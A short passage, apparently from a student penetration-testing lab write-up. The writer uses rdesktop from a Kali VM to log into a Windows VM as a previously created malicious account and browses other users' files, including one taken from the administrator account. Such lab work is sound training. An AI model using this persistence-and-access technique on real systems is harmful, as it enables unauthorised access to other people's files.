5. Remote access to the malicious account created in the previous step and browse the files belonging to the other users in the RDP.



After creating the malicious account, I switched back to the Kali VM and another terminal I remote desked into the Windows VM with the command **rdesktop 192.168.11 -u mgree034**. When the rdesktop window popped up I signed in as the malicious user and browsed the VM. I found the original YouMadeIT.txt.txt I downloaded in a previous step from the administrator account.